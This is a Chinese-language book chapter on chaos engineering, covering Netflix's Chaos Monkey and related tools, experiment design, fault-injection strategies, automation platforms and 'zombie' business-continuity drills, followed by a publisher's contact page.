混沌工程涉及许多与安全性、可靠性和控制相关的领域，例如控制论、复杂的自适应系统以及高可靠性组织的研究。系统韧性工程的多学科领域，为在混沌中探索新方向提供了广阔的空间。

在*Drift into Failure*一书中，系统韧性工程的先驱Sidney Dekker谈到“滑”（drift）是一种现象。如图17-2所示，系统存在于容量、经济和安全这3个关键边界所包围的领域中。在这个上下文中，Dekker所谈到的系统，指由人员、技术和过程所组成的整个集合，而不仅仅是信息系统。随着时间的推移，增加系统经济回报的压力也会随之增加。另外在人性的作用下，人们也不希望保持自己最大可能的生产力上限去工作。这两个力量结合在一起，就形成了一种推动力，把整个系统推向安全边界，逼近我们为防止灾难而创建的安全屏障。




图 17-2 容量、经济和安全边界下的领域

Dekker以一架客机为例来说明这个想法。喷气式飞机的速度会随飞行高度增加而变快（需要权衡燃油效率）。更快的航空旅程意味着飞机能做更多的周转，从而搭载更多乘客，获得更多收入。然而，在收益最佳的飞行高度处，相比空气更厚时飞机的速度，飞机失速速度更接近机翼表面产生湍流时的速度。因此，在最经济的飞行高度上，飞机出现差错的机会较小。

可以在分布式系统中看到同样的效果（这里的系统指通常理解的软件系统）。在没有其他力量的情况下，我们会通过优化系统获得最大收益。我们会将吞吐量提高到机器和网络所能承受的极限，该系统将被最大限度地利用，并会最大限度地盈利……它会一直运行，直到遭遇干扰。

高效运行的系统应对干扰的能力极差，在面对干扰时会立即崩溃。

混沌工程能为此提供平衡的力量。它源于这样的视角：我们需要通过优化系统获得可用性，还要获得对来自恶劣和动荡的世界的干扰的容忍性，而不是在理想化的环境中追寻高吞吐量。

导致混沌工程产生的另一个线索，与度量未发生事件的挑战有关。在《系统设计的一般原理》一书中，Gerald Weinberg描述了基本调节器悖论（其中调节器指用于反馈和控制的组件）：

调节器的任务是消除变化，但这种变化正是系统工作质量信息的最终来源。因此，调节器做得越好，能够获得的有关如何改进系统的信息就越少。

这段话曾经被转述为：“在IT人员休假之前，你不知道对他们有多依赖。”

还有另一个相关的“大众微型面包车”悖论：你能学会修复经常坏的东西，但无法学会如何修复那些很少坏的东西。这意味着当很少坏的东西坏掉时，情况就会更加可怕。因此，我们希望能持续给系统引入低水平的故障，确保系统能够处理一些大问题。

最后，Nassim Taleb在《反脆弱》中描述了能从压力中获得改进的系统。但分布式信息系统天然就不是这种系统！事实上，虽然期望将紊

乱引入系统，但我們希望在正常运维时所遇到的这种紊乱，不至于让系统陷入狼狈不堪的困境。我们要用举重运动员使用杠铃的方式，来运用混沌工程：创造可忍受的压力和伤害程度，并随着时间的推移增强系统的实力。

17.3 猴子军团

混沌工程最出名的例子可能是Netflix公司的混沌猴（Chaos Monkey）。每隔一段时间，这只猴子就会醒来，挑选一个能自动扩展的集群，并攻击其中的一个实例。该集群应该能自动恢复过来，如果不能，那么就表示出现了问题，拥有相关服务的团队就必须修复它。

这个混沌猴工具诞生于Netflix公司迁移到亚马逊AWS云基础设施及微服务架构期间。随着服务数量的激增，工程师发现组件数量的增长危害了系统的可用性。除非找到能使整个服务免遭组件失效损害的方法，否则这个过程就注定失败。这个方法就是，当任何实例失效时，其所在的集群都能进行自动扩展和恢复。但在极易引入隐藏耦合的情况下，如何让每个集群的每个部署都能保持稳健？

在使组件更稳健与使整个系统更稳健这两者之间，Netflix公司并不是做“二选一”，而是选择了“全都要”。他们可以运用稳定性模式，让单个实例更容易存活下来。但是在实例中放入的代码，都不能防止AWS终止该实例的运行！随着系统的规模越来越大，AWS中的实例经常被终止就成了大问题，但这个问题还没有大到需要对每个服务的每次部署都进行测试的程度。基本上，Netflix公司需要让这些失效发生得更频繁，使它们变成一种常态。（这就体现了下面这个敏捷谚语：“对很痛苦的事，要更频繁地做。”）

在混沌猴之后，其他猴子相继涌现：延迟猴（Latency Monkey）、看门猴（Janitor Monkey）、合规猴（Conformity Monkey），甚至混沌金刚（Chaos Kong）⁷，Netflix公司已经将“猴子军团”开源。通过构建这些工具，Netflix公司已经认识到，其所创建的每一种新猴子，都能助其提升系统的整体可用性。另外，正如Heather Nakama在第3次混沌社区日上所指出的，人们确实喜欢“猴子”这个词。

7猴子军团工具套件中的4种工具：延迟猴能通过引入通信延迟，模拟网络中的降级或停机事件；看门猴能用于识别并处置未使用的资源，从而避免浪费和凌乱；合规猴能判断实例是否违规，并在实例违规时向实例的所有者发送电子邮件进行通知；混沌金刚在基础设施失效的极端情况下研究并构造，其可以在服务器甚至整个AWS区域扩展。
——译者注

是选择性加入还是选择性退出

在Netflix公司，混沌工程是一个选择性退出的过程，这意味着生产环境中的每一个服务都将默认处于混沌猴的控制之下。服务所有者可以得到豁免——摆脱混沌猴的控制，但需要“签字画押”。这不仅仅是一个在纸上签字的过程……那些得到豁免权的服务，会进入一个混沌猴能查询到的数据库里，享受豁免其实是一种耻辱，工程管理部门会定期审查豁免清单，并督促这些服务的所有者修复服务。

其他采用混沌工程的公司则选择了选择性加入的方式。相比选择性退出，在选择性加入的环境中采用混沌工程的服务的比例会低得多。然而，对一个成熟且根深蒂固的架构来说，选择性加入或许是唯一可行的方法。如果一开始就在各处进行混沌测试，那么系统就会变得非常脆弱。

如果你正为组织引入混沌工程，那么可以考虑从选择性加入开始。这样做能减少阻力，并能在转向选择性退出模型之前，公布一些成功案例。另外，如果一上来就从选择性退出开始，那么人们可能无法理解选择退出的内容。或者说，他们可能没有意识到，如果应该回应却没有回应这个选择性退出的活动，那么等待他们的后果将会有多严重！

17.4 使用自己的混沌猴

当混沌猴发布时，大多数开发人员惊诧于它竟能发现如此多的漏洞。事实证明，即使是已经在生产环境中运行了很多年的服务，也会有微小的配置问题，其中一些服务的集群成员列表竟然能无限增长。另外，即使服务的所有者永远也不会出现了，但当时设置的旧IP地址仍

保留在列表中。（更糟的是，如果这个IP地址又被重复利用了，那么它就变成了另一个服务！）

17.4.1 先决条件

首先，在混沌工程上所做的努力，不能牺牲公司利益或损失客户。

从某种意义上说，Netflix公司遇到的场景还是比较容易实现混沌工程的。如果顾客第一次无法播放所订阅的流媒体视频，那么他们会熟练地再次按一下播放按钮。只要能看美剧《怪奇物语》的大结局，其他事情也可以原谅。如果系统中的每个请求都发挥独一无二的作用，那么混沌工程就不适用了。混沌工程的总体目标是通过实施一些破坏了解系统如何发生中断。必须能够在不牺牲公司利益的情况下，中断一些系统！

其次，还需要一种方法限制混沌测试的范围。人们有时会提到**爆炸半径**，指不良体验的严重程度，这涉及受影响的顾客数量及顾客体验被破坏的程度。为了控制爆炸半径，通常要根据一系列标准选择一些**受害者**。在开始时，这可能会像“每到第1万个请求就会失败”那样简单，但很快就会需要更复杂的选择和控制。

再次，设法通过系统层级跟踪用户和请求，设法确定整个请求最终成功。这种跟踪有两个目的：如果请求成功，那么你已经能发现系统中的一些冗余或稳健性，跟踪信息会显示冗余在何处挽救了请求；如果请求失败，跟踪信息也会显示何处发生了失败。

然后，必须知道系统的**健康状态**，以及从哪个角度来看。当欧洲用户的系统失效率从0.01%升至0.02%时能发出报警，但若是在南美洲，就不会报警，监控系统能够实现这一点吗？如果能，那么系统已经足够完善了。注意，当事情出现异常时，特别是当监控流量与生产流量共享相同的网络基础设施时，度量可能会失效。另外，正如Honeycomb的首席执行官Charity Majors所说：“如果整墙的仪表板都显示表示健康的绿色，那就意味着你的监控工具还不够好。”这是因为，奇怪的事情总会发生。

最后，确保有一个系统恢复计划。当关闭混沌测试时，系统不会自动恢复到健康状态。因此，你需要知道在测试完成后，哪些部分要重新启动、断开连接或进行清理。

17.4.2 设计实验

假设很棒的度量设备已经安置到位，A/B测试系统可以将请求按对照组或测试组打上标记。现在还没到随机攻击一些服务器的时候，你需要从一个假设开始，设计一个实验。

混沌猴背后的假设是，“集群服务应该不受实例失效的影响”。观察表明，该假设与实际情况不符。另一个假设是，“即使在高延迟条件下，应用程序也是有响应的”。

在形成假设时，可以从不变量的角度来思考，这个不变量指的是期望系统在任何条件下都维持不变的某些量。此时的聚焦点，要放在系统外部可观察的行为上，而不是放在系统内部。系统应该从整体上维持某种健康的稳定状态。

一旦有了一个假设，就需要检查稳定状态在这个假设之下是否依然成立。此时可能需要回过头来调整度量，寻找一些盲点，如网络交换机中隐藏的延迟，或在遗留应用程序之间通信时传丢了的用户请求跟踪信息。

现在考虑一下什么样的证据可以推翻假设。一种请求类型的非零失败率是否足以推翻假设？也许不是。如果该请求从组织外部发送过来，则失败可能是由于外部的网络条件，例如，移动设备上的连接中断。你可能不得不从旧纸堆里翻出统计学教科书，看看多大的变化才能构成充分的证据。

17.4.3 3种混沌注入

下一步是运用你了解的系统知识注入混沌。需要对系统的结构足够了解，能够看出哪里可以关掉实例，哪里可以添加延迟，或者哪里可以

使服务调用失败，这些都是混沌的注入。混沌猴只做其中的一种注入：关掉实例。

关掉实例是最基本和最直接的混沌注入，绝对能发现系统中的弱点，但这并不是故事的全部。

延迟猴会增加调用的延迟，这种策略能为系统找到两个额外的弱点。首先，服务在超时后，本应进行有用的后备操作，但此时有些服务仅仅只是报告错误。其次，有些服务会存在一些未被发现的竞态条件，这些竞态条件只有当这些服务按照与平常不同的顺序接收响应时，才会显现出来。

当服务调用树很深时，系统很可能丢失所有服务。Netflix公司使用故障注入测试，在系统中注入了更多微妙的故障。故障注入测试可以在请求入站的边缘（例如在API网关处），把请求用包含如下信息的cookie打上标签：“接下来，服务G调用服务H的请求会失败。”然后，调用站点G在将请求发送给H之前，会查看这个cookie。当发现这个调用已被标记为故障时，它会直接将其报告为失败，甚至不会发出请求。（Netflix公司让其所有出站服务的调用，都使用一个通用框架。因此该cookie就可以被传播开来，并进行统一处理。）

现在已经有了3种可以应用在不同场景下的混沌注入：可以在任何自动扩展集群中关掉一个实例，可以为任何网络连接添加延迟，可以让任何从服务到服务的调用失败。但是哪些实例、连接和调用足够有趣，可以注入故障呢？应该在何处注入故障呢？

把混沌介绍给身边的人

作者：Nora Jones，高级软件工程师兼《混沌工程：Netflix系统稳定性之道》合著者

在一家全新的电子商务创业公司的关键转型期，我被聘为第一个也是唯一一个负责内部工具和开发人员生产力提升的员工。我们新推出的电子商务网站，每天都有多次代码发布。不用说，这就是要跟上营销团队紧凑的“步伐”。所以，从网站上线第一天开始，就已经有一些顾客向我们表示，他们期待网站有更高的稳定性和可用性。

我们以闪电般的速度开发功能特性，结果导致产品缺乏测试，工作缺乏谨慎，最终导致团队处于不尽如人意的窘境中（可以解读为在周六凌晨4点被寻呼机吵醒）。入职两周后，经理问我是否可以开始尝试混沌工程，好赶在情况恶化到严重的停机事故之前，事先检测出其中的一些问题。鉴于我是新员工，还没认识所有的同事，所以我按如下方式启动这项工作：向所有开发人员和业务负责人发送电子邮件，该电子邮件说明，我们已开始在QA环境中实施混沌工程。如果他们认为混沌工程会影响到其服务的安全性，那么可以通知我，这样就可以选择性退出第一轮的混沌工程实践。邮件发出后，我并没有收到太多的回复。经过几周的等待和敦促，我认为这种沉默意味着同意。于是就“释放”出混沌“军团”。结果，公司的QA环境停机了一周，而我也因此认识了公司的许多同事。这个故事的教训就是，虽然混沌工程是一种快速与新同事会面的方式，但这不是一个好方式。要小心谨慎行事，精心控制故障，特别是第一次启动混沌工程的时候。

17.4.4 有针对性地注入混沌

你当然可以利用随机性，这就是混沌猴的工作原理。它会随机挑选一个集群，然后随机挑选一个实例，并关掉该实例。如果你刚开始实践混沌工程，那么随机选择就是一个不错的过程。大多数软件存在很多问题，随意攻击其中一个目标，就会揭示令人担忧的问题。

一旦简单的问题被修复，就会发现注入混沌的目标，这其实是一个搜索问题。要搜索能导致失效的故障，然而，许多故障不会导致失效。事实上，在随便选出的某一天里，大多数故障不会导致失效（详情请阅读本章后文）。当向服务对服务的调用里注入故障时，就是在搜索关键的调用。与任何搜索问题一样，此时必须要面对维度数量的挑战。

假设每周二都有一个合作伙伴进行数据加载的过程。出现在该过程中一个环节里的故障，会导致数据库中出现错误数据。稍后，当使用该数据来呈现API响应时，服务会抛出异常，并返回500响应代码。那么通过随机搜索的方式，有多大可能找到这个问题？可能性很小。

在实践混沌工程的初期，因为在故障的搜索空间里挤满了问题，所以使用随机性的故障注入会表现良好。但随着混沌工程的展开，搜索空间开始变得更加稀疏，且问题分别并不均匀。一些服务、一些网段以及一些状态和请求的组合，仍然会有潜在的“致命”缺陷。想象试图彻底搜索一个 2^n 维空间，其中 n 是服务到服务的调用数量。在最糟糕的情况下，如果你有 x 个服务，则可能会有 2^{2^x} 个可能的故障注入！

在某些时候，不能只依赖随机性。我们需要一种方法，设计更有针对性的混沌注入。人们可以通过思考成功请求的工作方式实现这一点。顶级的请求，会生成一个“支撑”它的调用树。如果强制关掉其中一个“支撑”的调用，那么请求有可能成功，也有可能失败。无论是哪种结果，我们都能学到一些经验。所以，总是研究那些出现了故障却没有导致失效的场景，就变得尤为重要。系统做了某些事情，从而防止故障发展为失效。我们应该从这些愉快的结果中吸取经验，就像从负面的结果中吸取教训一样。

作为人类，我们会将自己了解的系统知识，与逻辑推理和模式匹配相结合。但计算机对此并不擅长，所以我们在挑选混沌所针对的目标方面，仍然占有优势（请参阅下文框注，以了解此领域的一些进展）。

狡诈的恶意智囊

加州大学圣克鲁兹分校的研究员 Peter Alvaro 致力于通过观察系统良好运转的方式，研究如何对系统进行破坏。该研究从收集正常工作量的踪迹开始，这种工作量受制于系统在生产环境中运行的日常压力，但不会刻意地受混沌工程的影响（至少目前还不是这样）。

使用这些踪迹信息，就可以建立一个有关某种请求类型所需服务的推断数据库。这看起来像是一张图，所以可以在实验平台上通过使用图算法查找可以切断的链接（请参阅 17.4.5 节所描述的 Netflix 公司的实验平台 ChAP）。链接被切断后，可能会发现请求还是能继续成功地获得响应。也许存在一个辅助服务，此时就可以看到以前没有被激活的新调用。这个新发现就会被保存到推断数据库中，就像我们了解了该冗余的情况一样。也有可能不

存在辅助的调用，但此时我们毕竟能知道所切断的链接并不是那么重要。

上述过程经过几次迭代，就可以大大缩小搜索空间。虽然Peter称这种做法构建了一个“狡诈的恶意智囊”，但该做法可以大大缩短运行高效混沌测试所需的时间。

17.4.5 自动和重复

到目前为止，混沌工程所讨论的内容听起来像是一个工程实验课程。被称为“混沌”的事物不应该是好玩有趣和令人激动的吗？不是！在最好的情况下，混沌工程完全是索然无味的，因为系统就是能照常运行。

假设我们确实发现了一个漏洞，那么在恢复阶段可能多少能让人感到一点兴奋。一旦发现了系统的弱点，就要做两件事情。首先，修复有弱点的具体实例。其次，检查系统的其他部分是否也容易受到同一类问题的影响。

考虑到存在已知类型的漏洞，此时就可以寻找一种自动化测试的方法。与自动化相伴的应该是适度的混沌。确实存在太过激进的混沌，如果新注入的故障关掉了一些实例，那么它应该保留该集群中的最后一个实例。如果注入的故障模拟了服务G到服务H之间的请求失败，那么在H无法正常工作期间，它不应该同时让从G到其所有后备服务之间的请求全部失败！

拥有专门的混沌工程团队的公司，都在构建平台。这些平台能让他们决定所要应用的混沌的程度、时间、受众，以及哪些服务是混沌工程的“禁地”。这样就能确保一个可怜的顾客不会一次就被所有的混沌实验盯上！Netflix公司称这种平台为混沌自动化平台（ChAP）。

该平台决定在何时应用何种混沌注入，但它通常会将如何注入留给一些现成的工具来实现。Ansible就是一种流行的工具，它不需要在目标节点上使用特殊的代理软件就能运行。该平台还需要将其测试结果报告给监控系统，人们可以借此关联测试事件与生产环境的行为变化。

17.5 从人的方面模拟灾难

混沌并不总是涉及软件中的故障，有时也出现在组织成员身上。组织中的每一个人都是普通人，难免会犯错。人们会生病，会骨折，会遭遇家庭突发事件，有时候他们不打招呼就离职了，自然灾害甚至可能会使一栋建筑或整个城市陷入孤立无援的处境。如果系统关键技术人员不接受加班，那会发生什么？

和软件方面一样，高可靠性组织也使用演习和模拟的方法，在人的方面寻找相同的系统性弱点。

总体来说，这像是一个“业务连续性”的演习，会涉及公司的很大一部分人，当然也有可能在较小的规模上进行演习。基本的做法是：先规划一段时间，然后把一些人指定为在此期间“无行为能力”，最后看业务是否可以继续照常开展。

为了让这个演习更有趣，可以将其称为**僵尸来袭模拟**。从组织里随机选择50%的人，并告诉他们在当天会被视为“僵尸”。他们不需要“吃脑颅”，但需要远离工作，并且对任何企图与其进行的沟通不做任何反应。

和混沌猴一样，前几次运行这种模拟时，能立即发现一些关键的过程在人们离开后无法完成。也许存在一个需要特定角色的系统，而这个角色只有一个人来担任，或者另一个人掌握着关于如何配置虚拟交换机的关键信息。在模拟过程中，要把这些当作问题记录下来。

在模拟完成之后，需要回顾记录下来的问题，就像在停机事故后进行事后分析一样。决定如何通过改进文档、改变角色甚至是将手动过程自动化，来弥补差距。

如果是第一次进行这样的模拟，最好不要将故障注入和“僵尸来袭模拟”掺杂在一起。但当知道在无人参与的情况下，公司能让业务正常运作一整天时，可以创造一个有20%的“僵尸”存在的异常情况，增加系统的压力。

最后给出一个安全提示：要确保有办法终止演习，确保那些“僵尸”知道一个表示“这不属于演习的一部分”的口令。这样一来，万一模拟时出现了重大情况，就可以从实践“学习机会”，切换到处理“真实危机”。

17.6 小结

混沌工程源于悖论，稳定的系统会变得脆弱。无论何时，只要你的视线一离开软件，依赖关系就会蔓延，失效模式就会激增。我们需要用定期和部分控制的方式，在系统中做一些破坏，让软件和构建这些软件的人们，更具韧性。

看完了

如果您对本书内容有疑问，可发邮件至contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱：
ebook@turingbook.com。

在这里可以找到我们：

- 微博 @图灵教育：好书、活动每日播报
- 微博 @图灵社区：电子书和好文章的消息
- 微博 @图灵新知：图灵教育的科普小组
- 微信 图灵访谈：ituring_interview，讲述码农精彩人生
- 微信 图灵教育：turingbooks

091507240605ToBeReplacedWithUserId